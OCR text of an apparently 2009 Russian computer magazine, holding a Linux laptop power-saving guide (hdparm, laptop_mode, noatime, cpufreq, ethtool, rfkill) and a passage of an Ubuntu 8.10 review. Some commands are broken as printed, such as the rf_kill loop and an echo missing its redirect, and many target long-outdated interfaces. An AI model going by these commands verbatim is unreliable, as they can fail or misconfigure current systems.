


Олег Белебердыев (el_griton@inbox.ru) подрубил плазму к компу с хакинтошем.



Складывается впечатление, что Robert Schweppes (r.schweppes@gmail.com) прослушивает соседей.


ЛУЧШАЯ ЗАРУБЕЖНАЯ ИГРА
Metal Gear Solid 4: Guns of the Patriots
Command & Conquer: Red Alert 3
Tomb Raider: Underworld
Super Smash Bros. Brawl
Guitar Hero: World Tour
Grand Theft Auto IV
LittleBigPlanet
Prince of Persia
Devil May Cry 4
Soul Calibur IV
Gears of War 2
Mirror's Edge
Fallout 3
Fable II
2009
Генеральный видео партнер в сети Интернет
smotri.com
Генеральный Интернет партнер
игры@mail.ru®



ЕВГЕНИЙ «J1M» ЗОБНИН
/ ZOBNIN@GMAIL.COM /

Пингвин дальнего плавания

МЕТОДИКИ ПРОДЛЕНИЯ ЖИЗНИ НОУТБУКА

Когда речь заходит о сохранении энергии на мобильных устройствах, компромисса быть не может. Продление жизни ноутбука на 20 минут зачастую значит гораздо больше, чем отзывчивость системы или скорость доступа к жесткому диску. В ход идут даже самые хардкорные методы сбережения драгоценных Ватт.

ДИСКИ

Начнем с одного из самых требовательных к энергии компонентов — жесткого диска. Являясь чуть ли не единственным на борту (за исключением кулеров) жизненно важным механическим устройством, он может серьезно сократить срок службы батареи любого ноутбука. И проблема тут даже не в том, что современный Linux часто «общается» с файловой системой, — просто шпиндель винчестера вращается слишком долго между уходами в сон и поэтому успевает отхватить солидный кусок батарейки. Исправить ситуацию можно с помощью небезызвестной утилиты **hdparm**:

```
# hdparm -B 1 -S 12 /dev/sda
```


Здесь с помощью опции «-B 1» мы включили самый «агрессивный» уровень сбережения энергии. Существует всего 254 подобных уровней: с 1 по 127 останавливают в случае необходимости шпиндель винчестера, а более высокие уровни этого не делают. Все современные ноутбучные жесткие диски поддерживают энергосбережение, но для уверенности лучше запустить команду «hdparm -i /dev/sda» и в выводе найти поле AdvancedPM. Опция «-S 12» говорит о том, что шпиндель должен останавливаться через 60 секунд бездействия жесткого диска. Всего существует 255 значений данной опции: значения с 1 до 240 просто умножаются на 5 секунд, а 0 вовсе отключает остановку шпинделя.
После проведенных манипуляций, по логике вещей, хорошо бы сделать так, чтобы количество обращений к жесткому диску сократилось до минимума. Тогда большую часть времени винчестер будет проводить во сне, сохраняя драгоценные Ватты. Первое, что необходимо сделать: включить так называемый «режим ноутбука» для подсистемы виртуальной памяти:

```
# echo 5 > /proc/sys/vm/laptop_mode
# echo 'vm.laptop_mode=5' >> /etc/sysctl.conf
```

Работая в таком режиме, ядро будет по возможности откладывать запись на диск, пока в этом не появится неотложная необходимость. Все буферы, требующие сброса себя на диск, будут терпеливо ожидать своей очереди.
Увеличить перерыв между записями на диск можно также с помощью поднятия таймаута между сбросом «грязных» буферов (части файлов, измененные программой или пользователем, но еще не записанные на диск) с 5 секунд до 15 — или даже 30:

```
# echo 1500 > /proc/sys/vm/dirty_writeback_centisecs
# echo 'vm.dirty_writeback_centisecs=1500'
```

Помехой произведенным оптимизациям станет syslogd. Он требует обязательной синхронизации файловой системы после каждой записи в журнал (тот самый сброс «грязных» буферов на диск и очистка буфера самого жесткого диска). К счастью, такое поведение журнального демона легко отключить путем добавления знака «минус» в начало каждого пути к журналу в файле /etc/syslog.conf.
Также попробуем отключить опцию atime для файловой системы. Эта опция по умолчанию активирована в любой ФС и нужна для записи времени последнего обращения к файлу (так требует стандарт POSIX). Проблема в том, что подобная запись нуждается в дополнительном обращении к суперблоку файловой системы. Это влечет за собой не только энергозатраты, но и лишнюю нагрузку на ФС. Отключается atime указанием опции noatime во время монтирования ФС:


PowerTOP собственной персоной

Используем hdparm

```
# mount -o remount,noatime /
# echo '/dev/раздел точка_монтирования ext3 noatime 0 1'
>> /etc/fstab
```

Включение опции noatime приведет к тому, что почтовые клиенты и программы нотификации о новой почте перестанут правильно работать. Поэтому, если корректное поведение подобных приложений жизненно важно, можно прибегнуть к компромиссному решению — опции relatime. После включения ядро будет обновлять время последнего обращения к файлу только если предыдущее время доступа было раньше, чем текущее время изменения файла. Как вариант, для почты можно сделать отдельный раздел, скажем, /var/mail, и монтировать его со стандартными опциями. Учти, что приведенные выше приемы не пройдут даром. Снижение времени бодрствования жесткого диска может вылиться в преждевременный выход его из строя (все помнят поучительную историю о дохнущих за полгода винчестерах ноутбуков, работающих под управлением Ubuntu?). Включение «режима ноутбука» и увеличение времени отложенной записи буферов приведет к большей вероятности потери данных в момент аварийного отключения питания (правда, страшно это только для настольных компов без UPS). Включение опции noatime повлечет за собой некорректную работу почтовых программ и некоторого процента других приложений. Отмена обязательной синхронизации в syslogd обернется потерей последних журнальных записей в момент отключения питания.

ГРАФИКА

Не секрет, что самой жадной до энергии частью ноутбука является лампа, подсвечивающая LCD-экран с обратной стороны. Беда в том, что ей-то как раз жертвовать и не хочется. Даже наоборот, — пытаясь прочесть что-то с экрана в солнечный летний день, чувствуешь искреннее и непреодолимое желание обматерить человека, посоветовавшего тебе ноутбук с такой убогой подсветкой экрана. Впрочем, к вечеру подобные чувства обычно угасают, а ночью так и вообще сходят на нет. На подсветке можно экономить, но делать это надо с умом. Начиная с версии X.Org 7.3, в стандартный комплект утилит сервера входит программка **xbacklight**, которая позволяет рулить лампой легко и без лишних телодвижений. Сидя за ноутбуком в недостаточно освещенном помещении, можно ввести следующую команду (70% яркости) и вполне комфортно работать:

```
# xbacklight -set 70
```

Вечером или ночью хватит и 50% от общей мощности. При этом в планировщик cron можно добавить особые задания, которые будут включать 100% подсветки утром и днем, 75% — вечером, и 50% — ночью.
Второй важный момент тюнинга графической составляющей — отключение лишних интерфейсов видеокарты (таких, как ТВ-выходы и выходы на внешний монитор). В неактивном состоянии на них также подается энергия и направляется поток видеоданных. По всем законам, встроенная видеокарта должна автоматически определять, подключен ли к дополнительным выходам потребитель, но механизм не всегда срабатывает. Порой интерфейс остается активным. Наша задача с помощью команды xrandr узнать об активных в данный момент выходах и отключить все, кроме LCD-панели (LVDS):

```
# xrandr --output ВЫХОД --off
```

Ну и напоследок, рекомендую отключить все графические эффекты рабочего стола и хранители экрана, чтобы они не съедали ресурсы проца и 3D-ускорителя.

ПРОЦЕССОР

Современные многоядерные процессоры также очень требовательны к энергии. Поэтому в ядре Linux предусмотрено несколько механизмов, позволяющих минимизировать связанные с ними энергозатраты. Наиболее эффективный из них — перевод процессора в энергосберегающий режим (P-state), который уже давно поддерживается ядром и отлично работает. Чтобы проверить, включен ли этот механизм в нашем ядре и поддерживается ли он процессором, выполним следующую команду:

```
# ls /sys/devices/system/cpu/cpu0/cpufreq
```

Если каталог существует, значит, все в порядке. Теперь можно проверить доступные регуляторы и переключить процессор в режим автоматического снижения частоты и вольтажа при низких нагрузках:

```
# cat /sys/devices/system/cpu/cpu0/cpufreq/scaling_
available_governors
```

Твердотельные диски и экономия электроэнергии

Известное утверждение о том, что накопители на основе flash-памяти (или твердотельные диски, как их иногда называют) легко спасут батареи мобильных устройств от преждевременной разрядки, на деле совершенно расходится с истиной. Не так давно проведенные тесты показали, что время работы ноутбука, снабженного такой памятью, оказалось даже ниже идентичной модели с винчестером в недрах. Благо, производители flash-накопителей быстро успокоили общественность, заявив, что проблема энерго-обжорства им известна давно, и объявили о скором выходе моделей, лишенных такой неприятной особенности.

Скрипт инициализации режима энергосбережения

А это — hdparm.conf в ubuntu

Шаг в сторону увеличения автономной работы

Технология Intel SpeedStep позволяет управлять производительностью мобильного компьютера. Когда ноут питается от сети, он может работать на максимуме своих возможностей. При работе от батарей снижается тактовая частота процессора (за счет изменения делителей частоты шины) и напряжение его питания, благодаря чему время автономной работы увеличивается при сохранении высокой производительности.

```
# echo ondemand > /sys/devices/system/cpu/cpu0/cpufreq/scaling_governor
```

Кроме того, рекомендую включить так называемый «режим сохранения энергии для многоядерных процессоров»:

```
# echo 1 > /sys/devices/system/cpu/sched_mc_power_savings
```

Работая в нем, ядро сначала попытается по полной загрузить одно из ядер процессора и только после этого начнет перекладывать задачи на другие. В ситуациях, когда нагрузка на процессор невысока, такой режим поможет сохранить заметную часть энергоресурсов.



info

В настоящий момент в процессорах Intel реализованы следующие технологии управления производительностью и энергопотреблением: детектор аварийного перегрева, механизм автоматического термального мониторинга, модуляция тактовой частоты по запросу, технология Enhanced Intel SpeedStep.

КОММУНИКАЦИИ

Следующий шаг — тюнинг сетевых компонентов ноутбука. Честно скажу, в этом деле особой экономии мы не добьемся, но все-таки сможем сохранить лишние 2-3 Ватта энергии и потешить свое самолюбие.

Первое, что следует сделать — отключить опцию Wake On Lan сетевой карты. Механизм нужен для автоматического включения компа после получения определенного пакета на интерфейс сетевой карты. Штука эта бывает очень полезной для стационарного домашнего сервера, который можно засунуть в чулан и включать/выключать без использования стремянки, но на лаптопе толку от нее мало. Кроме того, будучи включенным, этот механизм заставит сетевую карту бодрствовать всегда, и драгоценные Ватты энергии помаленьку вытекут из ноутбука.

Wake on Lan легко отключается через настройки BIOS или же с помощью утилиты ethtool:

```
# ethtool -s eth0 wol d
```

Набрав команду «`ethtool eth0`», в поле Wake-on узнаем о текущем состоянии данной опции (`g` — включена, `d` — отключена).

Если ты часто подключаешь ноутбук к высокоскоростным локальным сетям, работающим на скорости 1 Гбит/c (немного странно звучит, но встречается), то скорость передачи сетевой карты лучше снизить до 100 Мбит/c (или даже до 10 Мбит/c). Дело в том, что чем выше эта скорость, тем больше аналоговый преобразователь сетевой карты будет тратить энергии на передачу данных. Поэтому снова запускаем `ethtool`:

```
# ethtool -s eth0 autoneg off speed 100
```

Опция «`autoneg off`» отключает автоматическое определение скорости передачи, а «`speed 100`» — ограничивает ее до 100 Мбит/c. Вернуть все в прежнее состояние можно с помощью следующей команды (если, конечно, твоя сетевуха по дефолту работает в гигабитном режиме):

```
# ethtool -s eth0 autoneg on speed 1000
```

Мало кто из владельцев ноутбуков знает, что современные WiFi-адаптеры и точки доступа поддерживают специальный протокол **PS-Poll** (Power Save Poll protocol), способный сократить, как минимум, вдвое энергозатраты на передачу данных, — и что по умолчанию поддержка этого протокола отключена. Протокол PS-Poll основан на очень простой схеме временного



отключения питания адаптера между передачами данных. Некоторое время адаптер работает в полную силу, затем посылает специальное сообщение точке доступа и обесточивается. Получив сообщение, точка доступа приостанавливает все передачи этому узлу до момента, пока не получит сообщение о возобновлении работы. Перерывы между включениями и отключениями питания очень коротки, поэтому если ты не любитель онлайн-игр «по воздуху», можешь смело включать протокол, заплатив цену в виде небольших задержек:

```
# iwpriv eth1 set_power 5
```

Число здесь говорит о том, какой из уровней энергосбережения следует активировать. Всего существует шесть уровней: 1 — самый низкий уровень энергосбережения, дающий наиболее низкие задержки, 5 — самый высокий, 6 — отключение энергосбережения. Пятый уровень не всегда будет оптимальным, поэтому советую поэкспериментировать, если задержки станут слишком большими.
Если ты совсем не пользуешься услугами WiFi-адаптера, то самое время отключить его и сэкономить чуточку энергии для других нужд. Многие ноутбуки оснащены специальным выключателем на передней панели, но если ты «счастливый» обладатель модели без такового, то отключить все WiFi-адаптеры можно так:

```
# for i in 'find /sys -name "rf_kill"'; do echo 1 > $i;
done
```

Первоначальное состояние возвращается с помощью обратной команды:

```
# for i in 'find /sys -name "rf_kill"'; do echo 0 > $i; done
```

Кроме WiFi, современные ноутбуки также снабжены другим радио-интерфейсом — bluetooth, который, находясь в неактивном состоянии, тоже помаленьку высасывает из аккумулятора соки. Поэтому, если ты не любитель постоянно блуждать в интернете через сотовый телефон, то рекомендую отключить и его:

```
# hciconfig hci0 down
# rmmod hci_usb
```

Да, — лаптопные bluetooth-адаптеры обычно соединены с остальным хозяйством через внутренний USB-интерфейс.

ПРИВОД

Может и покажется странным, но стандартная функция автоопределения наличия диска в DVD-приводе тоже может откушать добрую часть энергии. Дело в том, что все графические окружения пользователя, будь то Gnome, KDE, XFCE или еще что-то, полагаются в этом деле на специальный демон hald, который занимается оповещением других программ о произошедших изменениях в железе компа. Загвоздка в том, что наличие диска hald проверяет абсолютно нерациональным способом — с помощью опроса привода каждые 2 секунды.
Поэтому если тебя не особо напрягает вводить команду монтирования CD вручную, то лучше отключить эту фичу:

```
# hal-disable-polling --device /dev/cdrom
```

ЗВУК

Аудио. Все хотят слушать музыку и смотреть фильмы на ноуте, но и за это приходится платить энергией. Конечно, в то время, когда устройство активно, то есть проигрывает что-либо, затраты энергии можно снизить разве что уменьшением уровня громкости, а вот для неактивного состояния есть небольшой рецепт.
Подавляющее большинство уже устаревших ноутбуков и материнских плат оснащено аудиочипом AC97, который поддерживает энергосберегающий режим в неактивном состоянии. Linux-драйвер чипа умеет включать такой режим, но не делает этого по умолчанию из-за проблем с треском во время переходов из одного состояния в другое. Благо, перевести чип в энергосберегающий режим нетрудно, достаточно вбить команду:

```
# echo 1 > /sys/module/snd_ac97_codec/parameters/power_
save
```

В современные ноутбуки, как правило, встраивают чип с технологией Intel HD Audio, поддерживающей воспроизведение большего количества каналов с очень высоким качеством. Он также не прочь сохранить пару Ватт энергии и делает это по умолчанию, благодаря качественному ALSA-драйверу. Можешь в этом убедиться, набрав:

```
# cat /sys/module/snd_hda_intel/parameters/power_save
```

И последнее. Обзаведись утилитой **powertop** (www.lesswatts.org/projects/powertop)! С ее помощью ты не только узнаешь, как и в каких ситуациях твой процессор переключается между энергосберегающими режимами, но и сможешь выявить самые прожорливые в плане энергии программы.

Конфигурационный файл hdparm

В основанных на Debian дистрибутивах есть специальный конфигурационный файл /etc/hdparm.conf, читаемый во время загрузки. В него ты можешь вписать все необходимые значения для конкретного диска. Вот пример — аналог настройки **hdparm**, приведенной в начале статьи:

```
# vim /etc/hdparm.conf
/dev/sda {
        apm = 1
        spindown_time = 12
}
```

Комментарий редактора

Мой домашний сервер — это ноутбук Compaq Evo N620c (Pentium M 1,3 GHz/1 Gb RAM/40 Gb HDD) под управлением OpenBSD 4.4-current, работающий в «холодном» режиме (600 MHz) для сокращения тепловыделения, шума и потребления электроэнергии:

```
% sysctl hw | egrep 'model|speed'
hw.model=Intel(R) Pentium(R) M processor 1300MHz
(«GenuineIntel» 686-class)
hw.cpuspeed=600

% apm
Battery state: high, 95% remaining, 0 minutes life
estimate
A/C adapter state: connected
```



ЮРИЙ «BOBER» РАЗЗОРЕНОВ
/ ZLOY.BOBR@GMAIL.COM /

Приручение бесстрашного козерога



UBUNTU 8.10 И KUBUNTU 8.10: ОБЗОР НОВОВВЕДЕНИЙ И ВОЗМОЖНОСТЕЙ


Тридцатого октября, точно в срок, на серверах Canonical появилась очередная версия дистрибутива Ubuntu — 8.10. Если к нововведениям в предыдущем релизе 8.04 LTS создатели подошли очень и очень осторожно, то здесь анонсы пестрели фразами вроде «very cutting release» и «development branch». И нужно сказать, что разработчики выпустили пар по полной.


ЛУЧШИЙ ИЗ ЛУЧШИХ

Первая версия дистрибутива Ubuntu под именем 4.10 Warty Warthog («Кабан-бородавочник») вышла в свет 20 октября 2004 года и представляла собой форк Debian, основными задачами которого были: более частый выпуск новых релизов (раз в полгода), большая дружелюбность к пользователю, улучшенная поддержка устройств и увеличенная скорость работы.
Концепция нового дистрибутива — Just Work («Просто работает») — пришлась по вкусу многим пользователям, желающим спокойно работать, а не возиться с настройками. Немного измененный текстовый инсталлятор от Debian требовал минимум вмешательства со стороны пользователя и устанавливал почти готовую к работе систему со всем необходимым набором приложений. В результате, свое место в двадцатке популярного ресурса Distrowatch.com новичок занял прочно. А начиная с версии 5.04 Hoary Hedgehog («Старый Ежик»), Ubuntu прочно закрепился на 1-м месте этого хит-парада и практически никогда его не покидал.
Изначально в Ubuntu в качестве рабочего окружения используется Gnome. В 2005 году усилиями одного из разработчиков KDE, Джонатана Риделла, была создана альтернативная версия с KDE — Kubuntu, которая впоследствии стала частью проекта. С версии 5.10 в эту компанию влился Edubuntu, содержащий набор образовательных программ, с 6.06 — Xubuntu с XFce, с 7.04 — Ubuntu Studio (мультимедийная направленность), с 8.04 — Ubuntu Server Edition JeOS (для запуска в виртуальных машинах). И это, кстати, не все официальные версии (а количество неофициальных давно перевалило за второй десяток). И хотя за Ubuntu прочно закрепился имидж десктопного, не стоит забывать о наличии серверного варианта. Сам Ubuntu базируется на unstable-пакетах Debian, использует систему управления APT и, первоначально — был практически полностью совместим с прародителем. Со временем различие между этими двумя дистрибами все увеличилось, и на смену дебиановским репозитариям были предложены аналогичные убунтовские. Например, Debian Multimedia (debian-multimedia.org) — **Medibutu** (www.medibuntu.org, Multimedia, Entertainment & Distractions In Ubuntu). Учитывая почти одинаковое количество пакетов в репозитариях обоих дистрибутивов, почти нет необходимости в установке пакета из другого дистриба или миксинга репозитариев в source.list.
По традиции, новая версия дистрибутива выходит два раза в год (в апреле и октябре) и получает номер по месяцу и году выпуска. Только один раз релиз 6.06 вышел с опозданием на 2 месяца. Хотя этому есть объяснение. Обычные релизы Ubuntu поддерживаются 1,5 года, серверные — 3. Но начиная с 6.06, положено начало традиции «долгоиграющих» версий — LTS (Long Term Support). Их отличает увеличенный срок поддержки (3 и 5 лет, соответственно) и тщательно протестированное, стабильное ПО. Это позволило Ubuntu успешно продвигаться на корпоративном рынке. Тем же, кто и дальше хочет использовать самые последние версии программ, предназначен обычный релиз, срок поддержки которого — 1,5 года (до апреля 2010).

В МИРЕ ЖИВОТНЫХ

Каждый релиз Ubuntu носит название одного из видов животных. Не стала исключением и версия 8.10. На этот раз выбор разработчиков пал на «Intrepid Ibex». В отличие от западных сайтов, где такое имя вызвало нейтральные эмоции, русскоязычные форумы после анонса буквально взорвались. И все потому, что «Intrepid Ibex» буквально переводится как «Бесстрашный горный козел». Очевидно, негативные ассоциации с последним словом, помноженные на уровень воспитания, и вызвали горы флейма. Даже беглого взгляда на список изменений достаточно, чтобы


Обновление дистрибутива при помощи Update Manager


LiveCD можно легко превратить в LiveUSB

понять, что козлик получился действительно бесстрашным решением. Релиз Ubuntu 8.04, помимо обычного апгрейда программ, интересных новинок не содержал. Разработчики попросту не хотели рисковать в LTS. Вариант KUbuntu 8.04 — еще скучнее своего гномьего собрата, ведь на момент релиза (апрель 2008) новая версия KDE 4 была сыровата, и переходить на нее не отважились (хотя вскоре все-таки была выпущена специальная версия Kubuntu 8.04 KDE 4 Remix), а работы по ведению KDE ветки 3.5.x практически прекратились.
В Intrepid ситуация иная. Было решено отказаться от поддержки двух версий. Версия KDE 3 в Kubuntu 8.10 отсутствует — только четвертая ветка (KDE 4.1.2). Хотя некоторые возможности и приложения из KDE 4 в Ibex пока не доступны и заменены аналогами из KDE 3. Например, вместо Amarok2, находящегося в стадии беты (что не помешало его включить в Mandriva 2009), используется первый Amarok. Если чувствуешь, что переходить на новые кеды рановато, рекомендовано оставаться в 8.04. Хотя есть еще вариант, читай дальше.
Обновлены основные программы и компоненты системы: ядро 2.6.27 с поддержкой Xen, самый последний релиз X.Org 7.4 с улучшенной поддержкой подключаемых устройств и средствами автоматической конфигурации — внесены и многие другие новшества. Например, установив пакет ecryptfs-utils, получим возможность создания закрытого от посторонних каталога. Информация внутри него будет храниться в зашифрованном виде, а права 0700 запрещают доступ всем, кроме владельца:

```
$ sudo apt-get install ecryptfs-utils
```

Затем создаем подкаталог ~/Private:

```
$ ecryptfs-setup-private
```

И вводим по запросу пароль. После этого лучше перегрузиться, чтобы проверить, что новый каталог монтируется автоматически. Теперь внутрь можно спрятать файлы и каталоги с личной информацией, не забыв создать в корне домашней директории симлинки .evolution/, ssh/, .gpg/:

```
$ mv ~/.evolution ~/Private
$ ln -s ~/Private/.evolution ~/.evolution
```

Появился новый тип аккаунта guest (апплет fast-user-switch-applet), позволяющий организовать гостевой вход в систему без пароля. Такой пользователь имеет очень ограниченные права: нельзя ничего сохранить на диск, нет доступа к файлам других пользователей, а все данные автоматически удаляются после выхода. Полезная фича, если время от времени родные или друзья просят посидеть за твоим компом.
В дистрибутив включен **DKMS** (Dynamic Kernel Module Support, linux.dell.com/projects.shtml#dkms) — фреймворк для хранения зависимого от Linux-ядра исходного кода модулей с целью упрощения процесса пересборки модулей при обновлении ядра операционной системы. DKMS предоставляет возможность опытным пользователям, кернел-хакерам и Linux-поставщикам подготавливать драйверы устройств, которые не будут требовать перекомпиляции при установке нового ядра.
Еще одно нововведение позволяет не заботиться об изменении параметров загрузчика после установки нового ядра. Система сама запоминает параметры последней удачной загрузки. В случае неудачи с новым ядром достаточно выбрать пункт «**Last successful boot**» и загрузить старую систему.
Интегрирован PackageKit, который представляет собой абстрактный слой для D-Bus. Он позволяет управлять пакетами через API, независимый от архитектуры и дистрибутива. Для управления пакетами PackageKit использует стандартные средства — yum, apt, conary, zypp и т.д.
Пользователи дистрибутивов, базирующихся на RedHat и некоторых других, для управления сервисами используют специальный скрипт service. В Ubuntu, чтобы остановить или перезапустить демон, приходилось вводить что-то вроде:

```
$ sudo /etc/init.d/apache2[start|stop|restart]
```

Теперь об этой команде можно забыть и использовать более удобную форму:

```
$ sudo service apache2 [start|stop|restart]
```

Нововведений в козероге очень много, и это далеко не все. С некоторыми разберемся по ходу.

НУ ЧТО, ВПЕРЕД!

Если 8.04 уже установлен, инсталлировать «начисто» релиз 8.10 совсем не обязательно. Достаточно ввести команду:

